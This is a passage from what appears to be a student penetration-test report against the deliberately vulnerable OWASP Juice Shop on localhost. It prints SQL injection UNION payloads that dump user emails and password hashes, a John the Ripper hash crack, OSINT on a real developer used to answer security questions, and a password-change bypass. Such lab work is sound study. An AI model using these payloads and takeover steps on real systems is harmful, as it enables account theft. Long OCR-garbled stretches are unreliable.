3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCIGMywiDNLcm5hbWUiOiIiLCJlbwFpbCI6InJzYY9sb3jkQglaWNLLXNolm9wLiwicGFzc3dvcmQoIiWnmIwYjMTkyMmVnNGVkJhNTQ0OWRkMjASYzk2ZCIsInJvbGUiOjJxdXNob2llciIsImRlbHV4ZVRva2VuIjoiIiivibGFzdExvZ2luusXAiOj1bmRlZmluZWQlCjwcm9maWxlSWlhZZUiOjhcsNLdhMvCHvibGljL2ltYWdlcy9lGxvYNRzL2RlZmF1bHQuicSznIiwigd90cFNly3JldCIE6iisImlzOWNOaXZLijp0cnVLCCjcmVhdGVkQXQ1OiiyMDIyLTAILTA1IDE0OjU40jIzLjAyNyArMDA6MDA1LCjKzWxlgdGVkQXQ1Om5lbGx9LCJpYXQiOjE2NTE3ODc5NzEsImV4cCI6MTY1MTgwNTk3MX0.CFyoyZ4diRSs3Ac8EjKmNq2F72wHkF_uKESs43a-f0
6 sec-ch-ua-mobile: ?0
```

Response

```
Pretty Raw Hex ⌂ ln ⌂
7f31191af16fa8f41dd1a3051d6810","deluxePrice":"admin","image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{id:13,"name":"bjoern@juice-shop.org","description":"","price":e6053eb8d35e02ae40beeeacef203c1a,"deluxePrice":"deluxe","image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{id:14,"name":"chris.pike@juice-shop.org","description":"","price":10a783b9ed19ealc67c3a27699f0095b,"deluxePrice":"customer","image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{id:15,"name":"accountant@juice-shop.org","description":"","price":963e10f92a70b4b463220cb4c5d636dc,"deluxePrice":"accounting","image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{id:16,"name":"uvogin@juice-shop.org","description":"","price":05f92148b4b60f7dacd04cccebb81af,"deluxePrice":"customer","image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{id:17,"name":"demo","description":"","price":fe01ce2a7fbac8faed7c982a04e229,"deluxePrice":"customer","image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{id:18,"name":"john@juice-shop.org","description":iOhhNv,"price":00479a957h642r459pe574647Re4d45,"deluxePrice":}
```

- fetch the new hash and copy into *pwdhash* file
- use john to decrypt the MD5 hash

```
[root@kali)-[~/home/kali/Documents]
# john --format=raw-md5 pwdhash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
newpass      (?)
1g 0:00:00:00 DONE 2/3 (2022-05-06 18:58) 12.50g/s 31200p/s 31200c/s 31200C/s
  chacha..help
  Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
[root@kali)-[~/home/kali/Documents]
# cat pwdhash
e6053eb8d35e02ae40beeeacef203c1a
```

- the new password is *newpass*

6.1.3 Explanation of how the evidence included in 6.1 proves that [SFR6] is violated

- TSF failed to implement password change policy by which only users with role='admin' can change/reset password
- I proved password can be reset by anyone using OSINT method, hence the violation of this SFR

6.2 [SFR6 - VC2] Reset Uvogin's password via the Forgot Password mechanism

6.2.1 Description of penetration testing that was carried out for [SFR6 - VC2]

- I queried uvogin's email from the Users table

Request


```
Request
Pretty Raw Hex Render ⌂ ⓘ ⌂ ⓘ ⌂ ⓘ
1 GET /rest/products/search?q=
skip'1%20union%20select%20d.username,email,password,5,6,7,8,9
2 from%20users-- HTTP/1.1
3 Host: localhost:3000
4 sec-ch-ua: ' Not A Brand';v="99", 'Chromium';v="96"
5 Accept: application/json, text/plain, */*
6 Authorization: Bearer
eyJOEXAxQIJKV1Q2LLJhbGcsQIJSU1LNj9eyJzZGF0dXMi0iJz0WNjZXN2Iiiv
iZGPOYSt6eyJpZC5HT0xTrVzXJuWnltjoiTiwiZWhhWnvi0iJjHUpcySwNt
l0cg1mWLLNkN6LnpWivicPzC3dv.cn0i0i1xMGESODn0i0WkHtlyTFn1djHE
yNzYS0WwWMD1Yi1sTnJbGLh0iJj0W0i21ci1sTnRLbH4ZVRwv2VuTjoiTw
ibGpzBrvZ2lusXai0iLwljAUcAwIiwichVznlsZuLTjWnlioiyXHeZXR2LB
```

Response

```
Pretty Raw Hex Render ⌂ ⓘ ⌂ ⓘ ⌂ ⓘ
{
  "id": 16,
  "name": "",
  "description": "uvogin@juice-sh.op",
  "price": "05f92148b4b60f7daed04ceebb8f1af",
  "deluxePrice": 5,
  "image": 16,
  "createdAt": "2020-04-03T14:42:20.000Z",
  "updatedAt": "2020-04-03T14:42:20.000Z",
  "deletedAt": null
},
{
  "id": 17,
```

- next, i need to find the clue to his favourite movie

- the 2nd snapshot on 3rd April 2020 contains the movie "silence of the lambs"





6.2.2 Outcomes (evidence) of the penetration testing in 6.2

1. using *Silence of the Lambs* as the his favourite movie, I was successful in resetting his password to **pass1**

You successfully solved a challenge: Reset Uvogin's Password (Reset Uvogin's password via the Forgot Password mechanism with the original answer to his security question.)

Forgot Password
Your password was successfully changed.
Email *
Security Question
New Password • Password must be 5-40 characters long. 0/20
Repeat New Password 0/20
 Show password advice

6.2.3 Explanation of how the evidence included in 6.2 proves that [SFR6] is violated

1. TSF has failed to implement the policy of password resets by which only successfully authenticated users with active sessions are allowed to change the password in a time bound manner
 - i.e. if a user starts a password reset session and there is no activity for 3 minutes the TSF should automatically end the session/Invalidate the session cookies to prevent session hijacking
 - I was able to successfully reset the password, not as a admin, which proves that this has

violated the requirements of this SFR

6.3 [SFR6 - VC3] Reset Bender's password via the Forgot Password mechanism

6.4 [SFR6 - VC4]Reset Jim's password via the Forgot Password mechanism

7 SFR7 - FMT_MTD.1.1

The TSF shall restrict the ability to reset user passwords to root and admin users.

- FMT_MTD.1 Management of TSF data
 1. Hierarchical to: No other components.
 2. Dependencies: FMT_SMR.1 Security roles
 - FMT_SMF.1 Specification of Management Functions
 - FMT_MTD.1.1 The TSF shall restrict the ability to [selection: change_default, query, modify, delete, clear, [assignment: other operations]] the [assignment: list of TSF data] to [assignment: the authorised identified roles].

7.1 [SFR7 - VC1] Reset the password of Bjoern's internal account via the Forgot Password mechanism

7.1.1 Description of penetration testing that was carried out for [SFR7 - VC1]

1. I'm going to solve this challenge using OSINT methodology
2. navigate to the forgot password page, enter email *bjoern@juice-sh.op*

3. navigate to Bjoern's facebook page to find where he when a teenager

Björn Kimminich

About

Work

- Works at Kuehne + Nagel April 2013 - Present Hamburg, Germany
- Docent at Nordakademie 2006 - Present Elmshorn
- Former Architecte Informatique at Kuehne & Nagel 2007 - March 2015
- Former Software engineer at Lufthansa Systems 2006 - 2007 Hamburg, Germany

University

- Studied Wirtschaftsinformatik at Nordakademie School year 2003
- Went to Ludwig-Meyn-Gymnasium School year 1993
- Went to Grund- und Hauptschule Birkenallee School year 1990

Ludwig-Meyn-Gymnasium

About

Seminarstraße 10 25436 Uetersen, Germany

- he went to high school in Uetersen

- the ZIP code appears to be 25436

4. reset new password to *pass321* in step 2 and click 'change'

the password change did not work as Zip code 25436 was not correct

5. further, navigating to below website showed actual post code used could be *West-2082*

6. the password change was a success



7.1.2 Outcomes (evidence) of the penetration testing in 7.1

1. Bjoern's password hash after reset of password is

Request	Response
<pre>1 GET /rest/products/search?q=apple%20union%20select%20id,email,username,password,role,6 ,7,8,9,20from%20users-- HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: " Not A[Brand];v="99", "Chromium";v="96" 4 Accept: application/json, text/plain, */* 5 sec-ch-ua-mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 7 sec-ch-ua-platform: "Linux" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 0 Sec-Fetch-Strategy: empty 1 Referer: http://localhost:3000/ 2 Accept-Encoding: gzip, deflate 3 Accept-Language: en-US,en;q=0.9 4 Cookie: language=en; welcomebanner_status-dismiss; cookieconsent_status-dismiss; continueCode=L0WhJbnI9sx0MwhD2fzLzusLckL3TmK5G8fTkTL75nzc9oAMNK265ke4ER 5 If-None-Match: W/"3250-jB90P3IpBBxSzA6ragnxtf-W0g4" 6 Connection: close</pre>	<pre>1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 289, 290, 291, 292, 293, 294, 295, 296, 297, 297, 298, 299, 299, 299, 300, 300, 301, 301, 302, 302, 303, 303, 304, 304, 305, 305, 306, 306, 307, 307, 308, 308, 309, 309, 310, 310, 311, 311, 312, 312, 313, 313, 314, 314, 315, 315, 316, 316, 317, 317, 318, 318, 319, 319, 320, 320, 321, 321, 322, 322, 323, 323, 324, 324, 325, 325, 326, 326, 327, 327, 328, 328, 329, 329, 330, 330, 331, 331, 332, 332, 333, 333, 334, 334, 335, 335, 336, 336, 337, 337, 338, 338, 339, 339, 340, 340, 341, 341, 342, 342, 343, 343, 344, 344, 345, 345, 346, 346, 347, 347, 348, 348, 349, 349, 350, 350, 351, 351, 352, 352, 353, 353, 354, 354, 355, 355, 356, 356, 357, 357, 358, 358, 359, 359, 360, 360, 361, 361, 362, 362, 363, 363, 364, 364, 365, 365, 366, 366, 367, 367, 368, 368, 369, 369, 370, 370, 371, 371, 372, 372, 373, 373, 374, 374, 375, 375, 376, 376, 377, 377, 378, 378, 379, 379, 380, 380, 381, 381, 382, 382, 383, 383, 384, 384, 385, 385, 386, 386, 387, 387, 388, 388, 389, 389, 390, 390, 391, 391, 392, 392, 393, 393, 394, 394, 395, 395, 396, 396, 397, 397, 398, 398, 399, 399, 400, 400, 401, 401, 402, 402, 403, 403, 404, 404, 405, 405, 406, 406, 407, 407, 408, 408, 409, 409, 410, 410, 411, 411, 412, 412, 413, 413, 414, 414, 415, 415, 416, 416, 417, 417, 418, 418, 419, 419, 420, 420, 421, 421, 422, 422, 423, 423, 424, 424, 425, 425, 426, 426, 427, 427, 428, 428, 429, 429, 430, 430, 431, 431, 432, 432, 433, 433, 434, 434, 435, 435, 436, 436, 437, 437, 438, 438, 439, 439, 440, 440, 441, 441, 442, 442, 443, 443, 444, 444, 445, 445, 446, 446, 447, 447, 448, 448, 449, 449, 450, 450, 451, 451, 452, 452, 453, 453, 454, 454, 455, 455, 456, 456, 457, 457, 458, 458, 459, 459, 460, 460, 461, 461, 462, 462, 463, 463, 464, 464, 465, 465, 466, 466, 467, 467, 468, 468, 469, 469, 470, 470, 471, 471, 472, 472, 473, 473, 474, 474, 475, 475, 476, 476, 477, 477, 478, 478, 479, 479, 480, 480, 481, 481, 482, 482, 483, 483, 484, 484, 485, 485, 486, 486, 487, 487, 488, 488, 489, 489, 490, 490, 491, 491, 492, 492, 493, 493, 494, 494, 495, 495, 496, 496, 497, 497, 498, 498, 499, 499, 500, 500, 501, 501, 502, 502, 503, 503, 504, 504, 505, 505, 506, 506, 507, 507, 508, 508, 509, 509, 510, 510, 511, 511, 512, 512, 513, 513, 514, 514, 515, 515, 516, 516, 517, 517, 518, 518, 519, 519, 520, 520, 521, 521, 522, 522, 523, 523, 524, 524, 525, 525, 526, 526, 527, 527, 528, 528, 529, 529, 530, 530, 531, 531, 532, 532, 533, 533, 534, 534, 535, 535, 536, 536, 537, 537, 538, 538, 539, 539, 540, 540, 541, 541, 542, 542, 543, 543, 544, 544, 545, 545, 546, 546, 547, 547, 548, 548, 549, 549, 550, 550, 551, 551, 552, 552, 553, 553, 554, 554, 555, 555, 556, 556, 557, 557, 558, 558, 559, 559, 560, 560, 561, 561, 562, 562, 563, 563, 564, 564, 565, 565, 566, 566, 567, 567, 568, 568, 569, 569, 570, 570, 571, 571, 572, 572, 573, 573, 574, 574, 575, 575, 576, 576, 577, 577, 578, 578, 579, 579, 580, 580, 581, 581, 582, 582, 583, 583, 584, 584, 585, 585, 586, 586, 587, 587, 588, 588, 589, 589, 590, 590, 591, 591, 592, 592, 593, 593, 594, 594, 595, 595, 596, 596, 597, 597, 598, 598, 599, 599, 600, 600, 601, 601, 602, 602, 603, 603, 604, 604, 605, 605, 606, 606, 607, 607, 608, 608, 609, 609, 610, 610, 611, 611, 612, 612, 613, 613, 614, 614, 615, 615, 616, 616, 617, 617, 618, 618, 619, 619, 620, 620, 621, 621, 622, 622, 623, 623, 624, 624, 625, 625, 626, 626, 627, 627, 628, 628, 629, 629, 630, 630, 631, 631, 632, 632, 633, 633, 634, 634, 635, 635, 636, 636, 637, 637, 638, 638, 639, 639, 640, 640, 641, 641, 642, 642, 643, 643, 644, 644, 645, 645, 646, 646, 647, 647, 648, 648, 649, 649, 650, 650, 651, 651, 652, 652, 653, 653, 654, 654, 655, 655, 656, 656, 657, 657, 658, 658, 659, 659, 660, 660, 661, 661, 662, 662, 663, 663, 664, 664, 665, 665, 666, 666, 667, 667, 668, 668, 669, 669, 670, 670, 671, 671, 672, 672, 673, 673, 674, 674, 675, 675, 676, 676, 677, 677, 678, 678, 679, 679, 680, 680, 681, 681, 682, 682, 683, 683, 684, 684, 685, 685, 686, 686, 687, 687, 688, 688, 689, 689, 690, 690, 691, 691, 692, 692, 693, 693, 694, 694, 695, 695, 696, 696, 697, 697, 698, 698, 699, 699, 700, 700, 701, 701, 702, 702, 703, 703, 704, 704, 705, 705, 706, 706, 707, 707, 708, 708, 709, 709, 710, 710, 711, 711, 712, 712, 713, 713, 714, 714, 715, 715, 716, 716, 717, 717, 718, 718, 719, 719, 720, 720, 721, 721, 722, 722, 723, 723, 724, 724, 725, 725, 726, 726, 727, 727, 728, 728, 729, 729, 730, 730, 731, 731, 732, 732, 733, 733, 734, 734, 735, 735, 736, 736, 737, 737, 738, 738, 739, 739, 740, 740, 741, 741, 742, 742, 743, 743, 744, 744, 745, 745, 746, 746, 747, 747, 748, 748, 749, 749, 750, 750, 751, 751, 752, 752, 753, 753, 754, 754, 755, 755, 756, 756, 757, 757, 758, 758, 759, 759, 760, 760, 761, 761, 762, 762, 763, 763, 764, 764, 765, 765, 766, 766, 767, 767, 768, 768, 769, 769, 770, 770, 771, 771, 772, 772, 773, 773, 774, 774, 775, 775, 776, 776, 777, 777, 778, 778, 779, 779, 780, 780, 781, 781, 782, 782, 783, 783, 784, 784, 785, 785, 786, 786, 787, 787, 788, 788, 789, 789, 790, 790, 791, 791, 792, 792, 793, 793, 794, 794, 795, 795, 796, 796, 797, 797, 798, 798, 799, 799, 800, 800, 801, 801, 802, 802, 803, 803, 804, 804, 805, 805, 806, 806, 807, 807, 808, 808, 809, 809, 810, 810, 811, 811, 812, 812, 813, 813, 814, 814, 815, 815, 816, 816, 817, 817, 818, 818, 819, 819, 820, 820, 821, 821, 822, 822, 823, 823, 824, 824, 825, 825, 826, 826, 827, 827, 828, 828, 829, 829, 830, 830, 831, 831, 832, 832, 833, 833, 834, 834, 835, 835, 836, 836, 837, 837, 838, 838, 839, 839, 840, 840, 841, 841, 842, 842, 843, 843, 844, 844, 845, 845, 846, 846, 847, 847, 848, 848, 849, 849, 850, 850, 851, 851, 852, 852, 853, 853, 854, 854, 855, 855, 856, 856, 857, 857, 858, 858, 859, 859, 860, 860, 861, 861, 862, 862, 863, 863, 864, 864, 865, 865, 866, 866, 867, 867, 868, 868, 869, 869, 870, 870, 871, 871, 872, 872, 873, 873, 874, 874, 875, 875, 876, 876, 877, 877, 878, 878, 879, 879, 880, 880, 881, 881, 882, 882, 883, 883, 884, 884, 885, 885, 886, 886, 887, 887, 888, 888, 889, 889, 890, 890, 891, 891, 892, 892, 893, 893, 894, 894, 895, 895, 896, 896, 897, 897, 898, 898, 899, 899, 900, 900, 901, 901, 902, 902, 903, 903, 904, 904, 905, 905, 906, 906, 907, 907, 908, 908, 909, 909, 910, 910, 911, 911, 912, 912, 913, 913, 914, 914, 915, 915, 916, 916, 917, 917, 918, 918, 919, 919, 920, 920, 921, 921, 922, 922, 923, 923, 924, 924, 925, 925, 926, 926, 927, 927, 928, 928, 929, 929, 930, 930, 931, 931, 932, 932, 933, 933, 934, 934, 935, 935, 936, 936, 937, 937, 938, 938, 939, 939, 940, 940, 941, 941, 942, 942, 943, 943, 944, 944, 945, 945, 946, 946, 947, 947, 948, 948, 949, 949, 950, 950, 951, 951, 952, 952, 953, 953, 954, 954, 955, 955, 956, 956, 957, 957, 958, 958, 959, 959, 960, 960, 961, 961, 962, 962, 963, 963, 964, 964, 965, 965, 966, 966, 967, 967, 968, 968, 969, 969, 970, 970, 971, 971, 972, 972, 973, 973, 974, 974, 975, 975, 976, 976, 977, 977, 978, 978, 979, 979, 980, 980, 981, 981, 982, 982, 983, 983, 984, 984, 985, 985, 986, 986, 987, 987, 988, 988, 989, 989, 990, 990, 991, 991, 992, 992, 993, 993, 994, 994, 995, 995, 996, 996, 997, 997, 998, 998, 999, 999, 1000, 1000, 1001, 1001, 1002, 1002, 1003, 1003, 1004, 1004, 1005, 1005, 1006, 1006, 1007, 1007, 1008, 1008, 1009, 1009, 1010, 1010, 1011, 1011, 1012, 1012, 1013, 1013, 1014, 1014, 1015, 1015, 1016, 1016, 1017, 1017, 1018, 1018, 1019, 1019, 1020, 1020, 1021, 1021, 1022, 1022, 1023, 1023, 1024, 1024, 1025, 1025, 1026, 1026, 1027, 1027, 1028, 1028, 1029, 1029, 1030, 1030, 1031, 1031, 1032, 1032, 1033, 1033, 1034, 1034, 1035, 1035, 1036, 1036, 1037, 1037, 1038, 1038, 1039, 1039, 1040, 1040, 1041, 1041, 1042, 1042, 1043, 1043, 1044, 1044, 1045, 1045, 1046, 1046, 1047, 1047, 1048, 1048, 1049, 1049, 1050, 1050, 1051, 1051, 1052, 1052, 1053, 1053, 1054, 1054, 1055, 1055, 1056, 1056, 1057, 1057, 1058, 1058, 1059, 1059, 1060, 1060, 1061, 1061, 1062, 1062, 1063, 1063, 1064, 1064, 1065, 1065, 1066, 1066, 1067, 1067, 1068, 1068, 1069, 1069, 1070, 1070, 1071, 1071, 1072, 1072, 1073, 1073, 1074, 1074, 1075, 1075, 1076, 1076, 1077, 1077, 1078, 1078, 1079, 1079, 1080, 1080, 1081, 1081, 1082, 1082, 1083, 1083, 1084, 1084, 1085, 1085, 1086, 1086, 1087, 1087, 1088, 1088, 1089, 1089, 1090, 1090, 1091, 1091, 1092, 1092, 1093, 1093, 1094, 1094, 1095, 1095, 1096, 1096, 1097, 1097, 1098, 1098, 1099, 1099, 1100, 1100, 1101, 1101, 1102, 1102, 1103, 1103, 1104, 1104, 1105, 1105, 1106, 1106, 1107, 1107, 1108, 1108, 1109, 1109, 1110, 1110, 1111, 1111, 1112, 1112, 1113, 1113, 1114, 1114, 1115, 1115, 1116, 1116, 1117, 1117, 1118, 1118, 1119, 1119, 1120, 1120, 1121, 1121, 1122, 1122, 1123, 1123, 1124, 1124, 1125, 1125, 1126, 1126, 1127, 1127, 1128, 1128, 1129, 1129, 1130, 1130, 1131, 1131, 1132, 1132, 1133, 1133, 1134, 1134, 1135, 1135, 1136, 1136, 1137, 1137, 1138, 1138, 1139, 1139, 1140, 1140, 1141, 1141, 1142, 1142, 1143, 1143, 1144, 1144, 1145, 1145, 1146, 1146, 1147, 1147, 1148, 1148, 1149, 1149, 1150, 1150, 1151, 1151, 1152, 1152, 1153, 1153, 1154, 1154, 1155, 1155, 1156, 1156, 1157, 1157, 1158, 1158, 1159, 1159, 1160, 1160, 1161, 1161, 1162, 1162, 1163, 1163, 1164, 1164, 1165, 1165, 1166, 1166, 1167, 1167, 1168, 1168, 1169, 1169, 1170, 1170, 1171, 1171, 1172, 1172, 1173, 1173, 1174, 1174, 1175, 1175, 1176, 1176, 1177, 1177, 1178, 1178, 1179, 1179, 1180, 1180, 1181, 1181, 1182, 1182, 1183, 1183, 1184, 1184, 1185, 1185, 1186, 1186, 1187, 1187, 1188, 1188, 1189, 1189, 1190, 1190, 1191, 1191, 1192, 1192, 1193, 1193, 1194, 1194, 1195, 1195, 1196, 1196, 1197, 1197, 1198, 1198, 1199, 1199, 1200, 1200, 1201, 1201, 1202, 1202, 1203, 1203, 1204, 1204, 1205, 1205, 1206, 1206, 1207, 1207, 1208, 1208, 1209, 1209, 1210, 1210, 1211, 1211, 1212, 1212, 1213, 1213, 1214, 1214, 1215, 1215, 1216, 1216, 1217, 1217, 1218, 1218, 1219, 1219, 1220, 1220, 1221, 1221, 1222, 1222, 1223, 1223, 1224, 1224, 1225, 1225, 1226, 1226, 1227, 1227, 1228, 1228, 1229, 1229, 1230, 1230, 1231, 1231, 1232, 1232, 1233, 1233, 1234, 1234, 1235, 1235, 1236, 1236, 1237, 1237, 1238, 1238, 1239, 1239, 1240, 1240, 1241, 1241, 1242, 1242, 1243, 1243, 1244, 1244, 1245, 1245, 1246, 1246, 1247, 1247, 1248, 1248, 1249, 1249, 1250, 1250, 1251, 1251, 1252, 1252, 1253, 1253, 1254, 1254, 1255, 1255, 1256, 1256, 1257, 1257, 1258, 1258, 1259, 1259, 1260, 1260, 1261, 1261, 1262, 1262, 1263, 1263, 1264, 1264, 1265, 1265, 1266, 1266, 1267, 1267, 1268, 1268, 1269, 1269, 1270, 1270, 1271, 1271, 1272, 1272, 1273, 1273, 1274, 1274, 1275, 1275, 1276, 1276, 1277, 1277, 1278, 1278, 1279, 1279, 1280, 1280, 1281, 1281, 1282, 1282, 1283, 1283, 1284, 1284, 1285, 1285, 1286, 1286, 1287, 1287, 1288, 1288, 1289, 1289, 1290, 1290, 1291, 1291, 1292, 1292, 1293, 1293, 1294, 1294, 1295, 1295, 1296, 1296, 1297, 1297, 1298, 1298, 1299, 1299, 1300, 1300, 1301, 1301, 1302, 1302, 1303, 1303, 1304, 1304, 1305, 1305, 1306, 1306, 1307, 1307, 1308, 1308, 1309, 1309, 1310, 1310, 1311, 1311, 1312, 1312, 1313, 1313, 1314, 1314, 1315, 1315, 1316, 1316, 1317, 1317, 1318, 1318, 1319, 1319, 1320, 1320, 1321, 1321, 1322, 1322, 1323, 1323, 1324, 1324, 1325, 1325, 1326, 1326, 1327, 1327, 1328, 1328, 1329, 1329, 1330, 1330, 1331, 1331, 1332, 1332, 1333, 1333, 1334, 1334, 1335, 1335, 1336, 1336, 1337, 1337, 1338, 1338, 1339, 1339, 1340, 1340, 1341, 1341, 1342, 1342, 1343, 1343, 1344, 1344, 1345, 1345, 1346, 1346, 1347, 1347, 1348, 1348, 1349, 1349, 1350, 1350, 1351, 1351, 1352, 1352, 1353, 1353, 1354, 1354, 1355, 1355, 1356, 1356, 1357, 1357, 1358, 1358, 1359, 1359, 1360, 1360, 1361, 1361, 1362, 1362, 136</pre>

7.2 [SFR7 - VC2] - Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

7.2.1 Description of penetration testing that was carried out for [SFR7 - VC2]

1. login to bender's account as in step 1.5

- the unauthorized login was accomplished using SQL injection, so this is not bender actually logging in himself

2. navigate to change password

Change Password

Current Password *

New Password *

>Password must be 5-40 characters long. 0/40

Repeat New Password *

0/20

- the existing password is hidden but is already pre-populated

3. I tried to change the password to *slurmCl4ssic*

Change Password

Current password is not correct.

Current Password *

New Password *

>Password must be 5-40 characters long. 0/40

Repeat New Password *

0/20

Request

```
1 GET /rest/user/change-password?current=password&new=slurmCl4ssic&repeat=password HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Basic Z...
6 eyJhbGciOiJKV1QiLCJhcGljIjoiJSU2T1NLJg...
7 eyJzdGFsb2MiGlj2dW...
8 M...
9 Z...
10 Z...
11 Z...
12 Z...
13 Z...
14 Z...
15 Z...
16 Z...
17 Z...
18 Z...
19 Z...
20 Z...
21 Z...
22 Z...
23 Z...
24 Z...
25 Z...
26 Z...
27 Z...
28 Z...
29 Z...
30 Z...
31 Z...
32 Z...
33 Z...
34 Z...
35 Z...
36 Z...
37 Z...
38 Z...
39 Z...
40 Z...
41 Z...
42 Z...
43 Z...
44 Z...
45 Z...
46 Z...
47 Z...
48 Z...
49 Z...
50 Z...
51 Z...
52 Z...
53 Z...
54 Z...
55 Z...
56 Z...
57 Z...
58 Z...
59 Z...
60 Z...
61 Z...
62 Z...
63 Z...
64 Z...
65 Z...
66 Z...
67 Z...
68 Z...
69 Z...
70 Z...
71 Z...
72 Z...
73 Z...
74 Z...
75 Z...
76 Z...
77 Z...
78 Z...
79 Z...
80 Z...
81 Z...
82 Z...
83 Z...
84 Z...
85 Z...
86 Z...
87 Z...
88 Z...
89 Z...
90 Z...
91 Z...
92 Z...
93 Z...
94 Z...
95 Z...
96 Z...
97 Z...
98 Z...
99 Z...
100 Z...
```

Response

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Franc-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 32
8 Etag: W/"20-EtKkLQJgQmzR5qInvJyo/EI3vg"
9 Vary: Accept-Encoding
10 Date: Thu, 05 May 2022 14:14:44 GMT
11 Connection: close
12 Current password is not correct.
```

- password change is not authorized because of current password check implementation

- bypass the checks for current password to accomplish this challenge

7.2.2 Outcomes (evidence) of the penetration testing in 7.2

- I removed the current password from the GET request in the burpsuite and it was successful in password change

The screenshot shows two panels in Burp Suite: 'Request' and 'Response'. The 'Request' panel displays a GET request to '/rest/user/change-password?newSlurm0L4ssic&repeatSlurm0L4ssic' with various headers and parameters. The 'Response' panel shows the server's response in JSON format, indicating a successful status (HTTP/1.1 200 OK), along with various headers like Access-Control-Allow-Origin, X-Content-Type-Options, X-Frame-Options, Feature-Policy, Content-Type, Content-Length, ETag, and Date. The response body contains a user object with fields such as id, username, email, password, role, deluxetoken, lastloginip, profileimage, totosecret, isactive, createdat, updatedat, and deletedat.

```

Request
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 350
ETag: W/"15e-uk18s7hA03p2wEdn002k5VGdt18"
Date: Thu, 05 May 2022 14:21:40 GMT
Connection: close
{
  "user": {
    "id": 9,
    "username": "",
    "email": "bender@juice-sh.op",
    "password": "QSB0c5c1922ed4ed62a5449dd209c96d",
    "role": "customer",
    "deluxetoken": "",
    "lastloginip": "0.0.0.0",
    "profileimage": "assets/public/images/uploads/default.svg",
    "totosecret": "",
    "isactive": true,
    "createdat": "2022-05-05T13:12:47.283Z",
    "updatedat": "2022-05-05T14:21:40.544Z",
    "deletedat": null
  }
}

```

7.2.3 Explanation of how the evidence included in 7.2 proves that [SFR7] is violated

- The TSF failed to implement policy by which data modification can only be done by the user who has created it
 - I was able to bypass current password checks which would have confirmed the identity of the user trying to modify the password
